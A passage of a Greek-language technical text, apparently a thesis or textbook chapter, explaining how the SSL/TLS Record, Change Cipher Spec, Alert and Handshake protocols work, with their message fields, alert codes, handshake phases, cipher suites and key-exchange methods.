Το SSL Record Protocol εκτελείται χρησιμοποιώντας τις αντίστοιχες παραμέτρους και καλύπτει δύο πτυχές της ασφαλείας της ευρύτερης σουίτας των πρωτοκόλλων για τις συνδέσεις SSL. Αυτές είναι α) η εμπιστευτικότητα, όπου επιτυγχάνεται με την κρυπτογράφηση των δεδομένων του επιπέδου εφαρμογής, και β) η ακεραιότητα του μηνύματος, όπου καλύπτεται χρησιμοποιώντας τις διαθέσιμες συναρτήσεις κατακερματισμού για την παραγωγή του Message Authentication Code (MAC).

Στην Εικόνα 12 αποτυπώνεται η συνολική λειτουργία του πρωτοκόλλου SSL Record Protocol. Αρχικά το SSL Record Protocol λαμβάνει ένα σύνολο από δεδομένα εφαρμογής από το ανώτερο επίπεδο και τα «τεμαχίζει» σε διαχειρίσιμα blocks σταθερού μεγέθους, τα συμπιέζει προαιρετικά, υπολογίζει έναν MAC από αυτά, τα κρυπτογραφεί και τα μεταδίδει στα χαμηλότερα επίπεδα για να παραχθεί ένα TCP segment.



Εικόνα 12. Σχηματική αναπαράσταση των βημάτων λειτουργίας του SSL Record Protocol

Το πρώτο βήμα είναι η κατάτμηση των δεδομένων του επιπέδου εφαρμογής. Κάθε μήνυμα που προέρχεται από τα ανώτερα επίπεδα διασπάται σε μπλοκ μέγιστου μεγέθους μέχρι 2^{14} bytes (ήτοι 16384 bytes). Το επόμενο βήμα είναι η συμπίεση που λαμβάνει χώρα προαιρετικά. Αυτή πρέπει να είναι μη απωλεστική (lossless) και δεν θα πρέπει να αυξήσει σε καμία περίπτωση το μήκος του περιεχομένου σε περισσότερα από 1024 bytes. Στις προδιαγραφές του SSLv3 και των τελευταίων εκδόσεων του TLS δεν έχει οριστεί κάποιος προεπιλεγμένος αλγόριθμος συμπίεσης με αποτέλεσμα να μην υπάρχει κάποια προκαθορισμένη μέθοδος συμπίεσης (CompressionMethod.null*)*. Εν συνεχεία αυτό που λαμβάνει χώρα είναι η διαδικασία υπολογισμού του **message authentication code** (MAC) πάνω στα δεδομένα. Για αυτό το λόγο χρησιμοποιείται σε αυτό το σημείο ένα κοινό μυστικό κλειδί. Ο υπολογισμός του MAC ορίζεται ως εξής:

hash (MAC_write_secret || pad_2 || hash (MAC_write_secret || pad_1 || seq_num || SSLCompressed.type | SSLCompressed.length || SSL Compressed.fragment))

όπου

||	= το σύμβολο της συνένωσης
MAC_write_secret	= κοινό μυστικό κλειδί
hash	= κρυπτογραφική συνάρτηση κατακερματισμού (MD5 ή SHA-1)

pad_1	= Το byte συμπλήρωσης 0x36, επαναλαμβάνεται 48 φορές για τον MD5 και 40 φορές για τον αλγόριθμο SHA-1
pad_2	= Το byte συμπλήρωσης 0x5C επαναλαμβάνεται 48 φορές για τον MD5 και 40 φορές για τον SHA-1
seq_num	= Το sequence number του μηνύματος
SSLCompressed.type	= Ο τύπος συμπίεσης που χρησιμοποιήθηκε στο υψηλότερο επίπεδο
SSLCompressed.length	= Το μήκος του συμπιεσμένου τμήματος
SSLCompressed.fragment	= Το συμπιεσμένο τμήμα. Στην περίπτωση που δεν χρησιμοποιείται κρυπτογράφηση το τμήμα που αφορά το plaintext.

Στη συνέχεια το συμπιεσμένο τμήμα μαζί με τον MAC, κρυπτογραφούνται χρησιμοποιώντας κρυπτογραφία συμμετρικού κλειδιού αξιοποιώντας ένα διαμοιρασμένο κλειδί που προήλθε από το SSL Handshake Protocol. Η κρυπτογράφηση δεν θα πρέπει να αυξήσει το μέγεθος του περιεχομένου πάνω από τα 1024 bytes. Σε καμία περίπτωση το συνολικό μέγεθος δεν θα πρέπει να ξεπεράσει τα 2^{14} + 2048 bytes. Οι υποστηριζόμενοι αλγόριθμοι κρυπτογράφησης που χρησιμοποιούνται σε αυτή τη φάση είναι οι RC4, SEED, AES, IDEA, GOST, ο 3DES, ο Camellia και ο ChaCha20-Poly1305. Αξίζει να σημειωθεί, κάτι το οποίο απορρέει και από τα προαναφερθέντα, ότι ο MAC υπολογίζεται πριν λάβει χώρα η κρυπτογράφηση και κρυπτογραφείται μαζί με το αρχικό κείμενο. Έτσι δεν παρέχεται κάποιος έλεγχος ακεραιότητας επάνω στο κρυπτοκείμενο αλλά μόνο επάνω στο αρχικό μήνυμα (plaintext) πριν επέλθει η κρυπτογράφηση.

Έπειτα σαν τελευταίο βήμα το πρωτόκολλο προσαρτά στην αρχή του κρυπτογραφημένου πλέον τμήματος, μία κεφαλίδα (SSL Header) μεγέθους 5 bytes όπου και παράγεται τελικά το λεγόμενο SSL Record. Τα πεδία αυτής της επικεφαλίδας παρατίθενται ακολούθως:

Content Type (1 byte): Προσδιορίζεται ο τύπος του μηνύματος των πρωτοκόλλων των υψηλότερων επιπέδων που χρησιμοποιήθηκε. Οι τιμές που μπορεί να πάρει το πεδίο περιλαμβάνονται στον παρακάτω πίνακα.

ID σε δεκαδική μορφή	ID σε δεκαεξαδική μορφή	Τύπος
20	0x14	ChangeCpherSpe
21	0x15	Alert
22	0x16	Handshake
23	0x17	Application

Πίνακας 4

Major Version (1 byte): Καταδεικνύει την ανώτερη έκδοση του SSL που χρησιμοποιείται. Για το SSLv3, η τιμή είναι 3.

Minor Version (1 byte): Καταδεικνύει την χαμηλότερη δυνατή έκδοση που χρησιμοποιείται. Στην περίπτωση του SSLv3 η τιμή αυτού του πεδίου είναι 0. Ακολούθως παραθέτουμε έναν πίνακα με όλους τους δυνατούς συνδυασμούς τιμών που καταδεικνύουν την αντίστοιχη έκδοση που χρησιμοποιείται σε ένα record.


Κύρια Έκδοση (Major Version)	Δευτερεύουσα Έκδοση (Minor	Έκδοση SSL/TLS
3	0	SSL 3.0
3	1	TLS 1.0
3	2	TLS 1.1
3	3	TLS 1.2

Πίνακας 5

Compressed Length (2 bytes): Το μέγεθος του plaintext πακέτου (fragment) σε bytes.

Μετά από την προσθήκη του header το πακέτο μεταδίδεται προς τα χαμηλότερα επίπεδα και μετασχηματίζεται σε ένα TCP segment από το TCP Layer. Ένα τέτοιο πακέτο παρουσιάζεται στην εικόνα 13 όπου αναπαριστά το λεγόμενο SSL Record το οποίο μετά από τα πεδία της επικεφαλίδας που είναι μη κρυπτογραφημένα φέρει ένα

κρυπτογραφημένο τμήμα που εμπεριέχει το αρχικό μήνυμα του αποστολέα μαζί με το αποτύπωμα του. Ωστόσο το γεγονός ότι ο MAC υπολογίζεται πάνω στο αρχικό μήνυμα (plaintext) και όχι στο κρυπτογραφημένο (encrypted message) έχει το μειονέκτημα ότι δεν προσφέρει κάποιον έλεγχο ακεραιότητας στο κρυπτογραφημένο μήνυμα που προηγείται.



Εικόνα 13

3.3.2. SSL Change Cipher Spec Protocol


Το SSL Change Cipher Spec Protocol είναι το απλούστερο από τα τρία που χρησιμοποιούν το SSL Handshake Protocol. Αποτελείται από ένα μόνο μήνυμα μεγέθους 1 byte, το οποίο φέρει την τιμή 1 όπως φαίνεται και στην παρακάτω εικόνα. Ο αποκλειστικός του σκοπός είναι να αναγκάζει την εκκρεμή (pending) κατάσταση να αντιγραφεί στην τρέχουσα, η οποία ενημερώνει για τις κρυπτογραφικές παραμέτρους (cipher suite) που θα χρησιμοποιηθούν σε αυτή τη σύνδεση.

Εικόνα 14. Το πρωτόκολλο SSL Change Cipher Spec

3.3.3 SSL Alert Protocol

Το **SSL Alert Protocol** χρησιμοποιείται για να μεταφέρει μηνύματα σφάλματος (alerts) του SSL προς στην άλλη ομότιμη οντότητα που συμμετέχει σε μία σύνδεση. Όπως συμβαίνει σε όλες τις εφαρμογές που χρησιμοποιούν SSL, έτσι και τα μηνύματα alert μεταδίδονται κρυπτογραφημένα καθώς το εν λόγω πρωτόκολλο βρίσκεται και αυτό

πάνω από το SSL Record Protocol. Κάθε μήνυμα του αποτελείται από 2 bytes όπως αποτυπώνεται και στην εικόνα 15. Το πρώτο byte υποδηλώνει το βαθμό σπουδαιότητας (severity) και μπορεί να φέρει τις τιμές warning (1) ή fatal (2). Όταν μεταφέρεται η τιμή fatal σε ένα μήνυμα, το SSL τερματίζει απευθείας την σύνδεση. Σε αυτή τη περίπτωση, αν υπάρχουν πολλές συνδέσεις στην τρέχουσα συνεδρία θα εξακολουθούν να εξυπηρετούνται, αλλά δεν θα εγκαθιδρυθούν άλλες νέες συνδέσεις.



Εικόνα 15. Το πρωτόκολλο SSL Alert

Το δεύτερο byte αυτού του μηνύματος χρησιμοποιείται για τον προσδιορισμό του σφάλματος (alert code). Παρακάτω παραθέτουμε μια ταξινομημένη κατά κρισιμότητα λίστα από τα σφάλματα τα οποία μπορούν να μεταφερθούν δυνητικά.:

unexpected message: Ένα μη αποδεκτό μήνυμα λήφθηκε.

bad_record_MAC: Λήψη ενός λανθασμένου MAC.

decompression_failure: Μήνυμα το οποίο εμφανίζεται στην περίπτωση που δόθηκε κάποια μη αποδεκτή είσοδος στην συνάρτηση αποσυμπίεσης.

handshake_failure: Ο αποστολέας έχει δυσκολία στο να διαπραγματευτεί ένα κοινός αποδεκτό σύνολο από παραμέτρους ασφαλείας που μπορεί να χρησιμοποιηθούν στην σύνδεση, δεδομένων των επιλογών που είναι διαθέσιμες.

illegal_parameters: Κάποιο πεδίο σε ένα μήνυμα SSL handshake φέρει παραμέτρους που είναι εκτός ορίων ή δεν συνάδουν με τις παραμέτρους που μεταφέρονται σε άλλα πεδία.

close_notify: Το παρόν μήνυμα ειδοποιεί τον παραλήπτη ότι ο αποστολέας δεν θα αποστείλει άλλα επιπρόσθετα μηνύματα σε αυτή τη σύνδεση.

no_certificate: Μήνυμα το οποίο αποστέλλεται στην περίπτωση όπου δεν είναι διαθέσιμο ένα έγκυρο πιστοποιητικό.

bad_certificate: Μήνυμα το οποίο αποστέλλεται όταν λαμβάνεται ένα μη έγκυρο πιστοποιητικό (corrupted)

unsupported certificate: Ο τύπος του πιστοποιητικού δεν υποστηρίζεται.

certificate_revoked: Το πιστοποιητικό που χρησιμοποιείται έχει ανακληθεί.

certificate_expired: Το πιστοποιητικό που χρησιμοποιείται έχει λήξει.

certificate_unknown: Έχει συμβεί κάποιο άλλο απροσδιόριστο πρόβλημα με το πιστοποιητικό που το καθιστά μη αποδεκτό.

3.3.4 SSL Handshake Protocol


Το πρωτόκολλο χειραψίας (SSL Handshake Protocol) θα λέγαμε ότι είναι το πιο σύνθετο της σουίτας του SSL/TLS. Αυτό επιτρέπει σε έναν εξυπηρετητή (server) και έναν πελάτη (client) να αυθεντικοποιήσουν ο ένας τον άλλον και να διαπραγματευτούν για τους αλγορίθμους κρυπτογράφησης που θα αξιοποιήσουν, τον MAC αλγόριθμο αλλά και τα κρυπτογραφικά κλειδιά που θα χρησιμοποιηθούν για την προστασία των δεδομένων τα οποία θα μεταδοθούν πάνω από ένα SSL Record. Το πρωτόκολλο αυτό χρησιμοποιείται και εκτελείται πάντα πριν από την μετάδοση οποιωνδήποτε δεδομένων του επιπέδου εφαρμογής.

Όσον αφορά την θέση του στη στοίβα πρωτοκόλλων TCP/IP, βρίσκεται στο επίπεδο εφαρμογής (Application Layer) πάνω από το SSL Record Protocol και υποστηρίζει την ανταλλαγή μιας σειράς μηνυμάτων μεταξύ ενός SSL Server και ενός SSL client, όταν αυτοί εγκαθιδρύουν μια SSL σύνδεση για πρώτη φορά.

Τα μηνύματα που ανταλλάσσονται σχεδιάστηκαν με τέτοιο τρόπο ώστε να υποστηρίζουν ενέργειες όπως η αυθεντικοποίηση του εξυπηρετητή (server) στον πελάτη (client) και η παροχή δυνατότητας επιλογής κρυπτογραφικών αλγορίθμων που υποστηρίζονται από τους δύο συμβαλλόμενους από κοινού. Εκτός τούτου υποβοηθούν την προαιρετική αυθεντικοποίηση του πελάτη στον εξυπηρετητή και ενεργοποιούν καθώς και ενσωματώνουν μηχανισμούς για την χρήση κρυπτογραφίας δημοσίου κλειδιού ώστε να ανταλλάσσονται μεταξύ πελάτη (client) και εξυπηρετητή (server)

κοινά μυστικά κλειδιά (shared secret keys). Αυτά τα μυστικά κλειδιά είναι παράγωγα ενός master κλειδιού όπως θα δούμε παρακάτω.

Το εν λόγω πρωτόκολλο γενικότερα απαρτίζεται από μία σειρά μηνυμάτων που ανταλλάσσονται μεταξύ του πελάτη και του εξυπηρετητή. Η δομή που έχουν τα μηνύματα παρατίθεται στην εικόνα 16 και όπως φαίνεται φέρουν τρία πεδία



Εικόνα 16. Το πρωτόκολλο SSL Handshake

Type (1 byte): Το πρώτο πεδίο του μηνύματος είναι αυτό το οποίο υποδεικνύει τον τύπο του μηνύματος. Το σύνολο των μηνυμάτων που υποστηρίζονται γενικότερα είναι 10.

Length (3 bytes): Το δεύτερο πεδίο είναι αυτό το οποίο φέρει το μήκος του μηνύματος σε bytes.

Content (>= 0 bytes): Το τρίτο πεδίο στο οποίο εμπεριέχονται οι παράμετροι που σχετίζονται με το παρόν μήνυμα προς μεταφορά.

Στον Πίνακα 6 παραθέτουμε τους τύπους των μηνυμάτων που υφίστανται μαζί με τις τιμές στην οποίες αντιστοιχούν και τις παραμέτρους που δυνητικά μπορούν να φέρουν.

Τύπος Μηνύματος	Value	Παράμετροι
hello_request	0	null
client_hello	1	version, random, session id, cipher suite, compression, method
server_hello	2	version, random, session id, cipher suite, compression method
certificate	11	chain of X.509v3 certificates
server_key_exchange	12	parameters, signature

certificate_request	13	type, authorities
server_done	14	null
certificate_verify	15	signature
client_key_exchange	16	parameters, signature
finished	20	hash value

Πίνακας 6

3.4 Χειραψία στο SSL/TLS

Τα πρωτόκολλα που είδαμε μέχρι τώρα και ιδιαίτερα το SSL Handshake, υλοποιούν τον μηχανισμό που αποσκοπεί στην πραγματοποίηση μιας SSL χειραψίας (handshake) ανάμεσα στον SSL server και τον SSL client ώστε να κρυπτογραφηθεί με τη χρήση ενός κλειδιού και ενός αλγορίθμου κρυπτογράφησης όλη η κίνηση. Αυτό επί της ουσίας είναι η εγκαθίδρυση μιας λογικής σύνδεσης ανάμεσα σε έναν πελάτη και έναν εξυπηρετητή όπου διασφαλίζονται η εμπιστευτικότητα και η ακεραιότητα των μηνυμάτων που ανταλλάσσονται καθώς επίσης και η αυθεντικοποίηση των δύο μερών.

Όσον αφορά την εμπιστευτικότητα των μηνυμάτων, αυτή διασφαλίζεται με την χρήση ισχυρών κρυπτογραφικών αλγορίθμων συμμετρικής κρυπτογραφίας με κλειδιά τα οποία ανταλλάσσονται μεταξύ των συμβαλλόμενων μελών μέσω της αξιοποίησης αλγορίθμων ασύμμετρης κρυπτογραφίας. Ως προς το κομμάτι που αφορά την ακεραιότητα του μηνύματος, το SSL – όπως αναφέρθηκε και ανωτέρω - χρησιμοποιεί ένα συνδυασμό μυστικού κλειδιού και ειδικών μαθηματικών συναρτήσεων που καλούνται συναρτήσεις κατακερματισμού (hash functions). Από την άλλη πλευρά υλοποιεί την αμοιβαία αυθεντικοποίηση, όπου ο εξυπηρετητής πείθει τον πελάτη για την ταυτότητά του και ο πελάτης (προαιρετικά) πείθει τον εξυπηρετητή για τη δική του. Αυτό γίνεται μέσω της χρήσης πιστοποιητικών δημόσιου κλειδιού τύπου X509 που ανταλλάσσονται κατά τη διάρκεια του SSL handshake. Ωστόσο αξίζει να σημειωθεί πως το πιστοποιητικό αυτό καθ' αυτό δεν αυθεντικοποιεί. Αυτό που αυθεντικοποιεί είναι ο συνδυασμός του πιστοποιητικού με το σωστό ιδιωτικό κλειδί.

Για να επιτευχθεί αυτό απαιτούνται τέσσερις διακριτές φάσεις οι οποίες είναι: **(i)** η εγκαθίδρυση των παραμέτρων ασφαλείας, **(ii)** η αυθεντικοποίηση του εξυπηρετητή και η ανταλλαγή κλειδιού, **(iii)** η αυθεντικοποίηση του πελάτη (προαιρετικά) και η

ανταλλαγή κλειδιού και τέλος **(iv)** ο Τερματισμός της διαπραγμάτευσης. Στην εικόνα 17 παραθέτουμε ένα διάγραμμα που καταδεικνύει τις φάσεις που ακολουθούνται για την εγκαθίδρυση μιας ασφαλής σύνδεσης μεταξύ ενός πελάτη και ενός εξυπηρετητή. Εν συνεχεία περιγράφουμε αναλυτικά τα βήματα και τις ενέργειες που λαμβάνουν χώρα σε κάθε φάση.

Φάση 1. Η φάση αυτή χρησιμοποιείται για να εκκινήσει μια λογική σύνδεση και για να εδραιώσει της δυνατότητες ασφαλείας που σχετίζονται με αυτήν. Η συναλλαγή ξεκινά από τον πελάτη, ο οποίος στέλνει ένα μήνυμα **client_hello** προς τον εξυπηρετητή με το οποίο ζητά την εγκαθίδρυση ενός ασφαλούς καναλιού επικοινωνίας μεταξύ τους. Σε αυτό αποστέλλεται ένα πλήθος από πεδία.

Το πρώτο από αυτά που απαρτίζουν το μήνυμα, είναι το **Version** το οποίο χρησιμοποιείται για να ενημερωθεί ο server για την ανώτερη έκδοση του πρωτοκόλλου SSL/TLS που υποστηρίζει ο πελάτης (client).

Το επόμενο είναι το πεδίο **Random,** που εμπεριέχει μια τυχαία ακολουθία που αποτελείται από μία χρονοσφραγίδα (timestamp) μεγέθους 32-bit και 28bytes που παραχθήκαν από μία γεννήτρια τυχαίων αριθμών στον πελάτη (client). Αυτές οι τιμές αποστέλλονται προς τον εξυπηρετητή για να λειτουργήσουν ως «τυχαία επιλεγμένες τιμές» (nonces) κατά την ανταλλαγή των κλειδιών κρυπτογράφησης ώστε να αποτραπούν δυνιτικές επιθέσεις τύπου επανεκπομπής μηνυμάτων από κάποιον κακόβουλο (replay attacks). Ο μηχανισμός αυτός στην περίπτωση που ένα ίδιο μήνυμα αποσταλεί στο μέλλον, γνωστοποιεί στον παραλήπτη του ότι είναι επανεκπομπή προηγούμενου μηνύματος.

Έπειτα έχουμε το πεδίο **Session ID**, το οποίο είναι ένα αναγνωριστικό μεταβλητού μεγέθους για την σύνοδο. Το πεδίο αυτό φέρει μια μηδενική τιμή που καταδεικνύει ότι απαιτείται η δημιουργία μιας νέας σύνδεσης σε ένα νέο session, είτε φέρει μια μη μηδενική τιμή η οποία καταδεικνύει ότι ο πελάτης (client) επιθυμεί να ενημερώσει τις παραμέτρους μίας ήδη υπάρχουσας σύνδεσης ή να δημιουργήσει μια νέα σύνδεση σε μία ενεργή σύνοδο (session).

Το επόμενο πεδίο είναι το **CipherSuite**. Αυτό εμπεριέχει μια λίστα με συνδυασμούς από κρυπτογραφικούς αλγορίθμους οι οποίοι υποστηρίζονται από τον πελάτη, με φθίνουσα

σειρά προτίμησης. Κάθε στοιχείο αυτής της λίστας ορίζει την μέθοδο για την ανταλλαγή των κλειδιών, τον αλγόριθμο κρυπτογράφησης και τον μηχανισμό για την παραγωγή του MAC.

Ενδεικτικά παραθέτουμε ένα σύνολο από κάποιες **Cipher suites** που μπορεί εν δυνάμει να αποσταλούν από έναν πελάτη (client):

Cipher Suite: ECDHE-RSA-AES128-GCM-SHA256
Cipher Suite: ECDHE-ECDSA-AES128-GCM-SHA256
Cipher Suite: ECDHE-RSA-AES256-GCM-SHA384
Cipher Suite: ECDHE-ECDSA-AES256-GCM-SHA384
Cipher Suite: DHE-RSA-AES128-GCM-SHA256

Τέλος έχουμε το πεδίο **Compression Method.** Αυτό εμπεριέχει μια λίστα με τους αλγορίθμους συμπίεσης που υποστηρίζει ο πελάτης.

Αφού ο πελάτης αποστείλει προς τον εξυπηρετητή το μήνυμα **client_hello**, αναμένει από τον δεύτερο το μήνυμα **server_hello**. Σε αυτό το οποίο έχει την ίδια δομή με το μήνυμα που απέστειλε ο πελάτης, όπως αποστέλλεται από τον εξυπηρετητή, ισχύουν οι εξής συμβάσεις.


Το πεδίο **Version** εμπεριέχει τη χαμηλότερη έκδοση που υποστηρίζεται από τον πελάτη (client) και την υψηλότερη που υποστηρίζεται από τον εξυπηρετητή (server).

Το πεδίο **Random** παράγεται κατά αντιστοιχία από τον server και φέρει τιμές που είναι ανεξάρτητες από αυτές που ήδη έστειλε ο πελάτης (client).

Εν συνεχεία έχουμε το πεδίο **SessionID**. Στην περίπτωση που ο πελάτης νωρίτερα απέστειλε μια μη μηδενική τιμή, η ίδια τιμή χρησιμοποιείται από τον server. Διαφορετικά το SessionID όπως αποστέλλεται από τον server πίσω στον πελάτη φέρει την τιμή ενός νέου session.

Το επόμενο πεδίο που αποστέλλεται σε αυτό το μήνυμα είναι το **CipherSuite** το οποίο εμπεριέχει ένα μοναδικό συνδυασμό από κρυπτογραφικούς αλγορίθμους (cipher suite) που επιλέχθηκε από τον server από το σύνολο που πρότεινε αρχικά ο πελάτης (client).


Το τελευταίο πεδίο, με την ονομασία **Compression Method,** εμπεριέχει και αυτό με την σειρά του μία μοναδική μέθοδος συμπίεσης η οποία επιλέχθηκε στον server από το σύνολο των μεθόδων συμπίεσης που απέστειλε αρχικά ο πελάτης (client).



Εικόνα 17. Σχήμα που καταδεικνύει την SSL/TLS χειραψία μεταξύ ενός πελάτη και εξυπηρετητή σε 4 φάσεις.

Οι κρυπταλγοριθμικές σουίτες (**Cipher suites)** που χρησιμοποιούνται όπως είδαμε και συνοπτικά παραπάνω, αποτελούνται από 4 μέρη. Το πρώτο μέρος τους προσδιορίζει την μέθοδο με την οποία θα πραγματοποιηθεί η ανταλλαγή των κρυπτογραφικών κλειδιών για την κρυπτογράφηση των δεδομένων καθ' αυτών μεταξύ του πελάτη (client) και του εξυπηρετητή (server). Το δεύτερο μέρος προσδιορίζει τον αλγόριθμο κρυπτογραφίας δημοσίου κλειδιού που χρησιμοποιείται για την υπογραφή των

πιστοποιητικών. Το τρίτο μέρος προσδιορίζει τον αλγόριθμο που θα χρησιμοποιηθεί για την (συμμετρική) κρυπτογράφηση των δεδομένων αυτών καθ' αυτών και το τέταρτο την συνάρτηση κατακερματισμού που θα αξιοποιηθεί για την παραγωγή του MAC από τα αρχικά δεδομένα προτού κρυπτογραφηθούν.



Εικόνα 18. Τα τέσσερα τμήματα από τα οποία αποτελείται μία κρυπταλγοριθμική σουίτα

Για την ανταλλαγή των κρυπτογραφικών κλειδιών συμμετρικής κρυπτογράφησης χρησιμοποιούνται οι παρακάτω μέθοδοι. Αξίζει να σημειωθεί πως αυτές που έχουμε παραθέσει εδώ αποτελούν το πιο χαρακτηριστικό δείγμα από το σύνολο των διαθέσιμων:

- **RSA:** Ο εξυπηρετητής (server) παρέχει το δημόσιο του κλειδί υπό την μορφή ενός πιστοποιητικού στον πελάτη (client). Ο δεύτερος από μία τυχαία τιμή δημιουργεί ένα pre-master key, το κρυπτογραφεί και το αποστέλλει στον εξυπηρετητή.
- **Fixed Diffie-Hellman (DH_RSA):** Εδώ για την ανταλλαγή των κλειδιών χρησιμοποιείται ο αλγόριθμος Diffie-Hellman όπου το πιστοποιητικό του server εμπεριέχει D-H παραμέτρους υπογεγραμμένες από μια αρχή πιστοποίησης (CA). Από την πλευρά του ο πελάτης (client) παρέχει αντίστοιχα τις δικές του D-H παραμέτρους μέσω ενός πιστοποιητικού, αν απαιτείται η αυθεντικοποίηση του, ή μέσα από ένα μήνυμα ανταλλαγής κλειδιών. Αυτή η μέθοδος έχει ως

αποτέλεσμα τον υπολογισμό κάποιου κοινά καθορισμένου και σταθερού μυστικού κλειδιού μεταξύ εξυπηρετητή (server) και πελάτη (client).

- **DH_DSS**: Είναι σαν τον DH_RSA, μόνο που αντί για μια αρχή πιστοποίησης CA χρησιμοποιείται ένα κλειδί που παρήχθηκε με τον αλγόριθμο DSA.
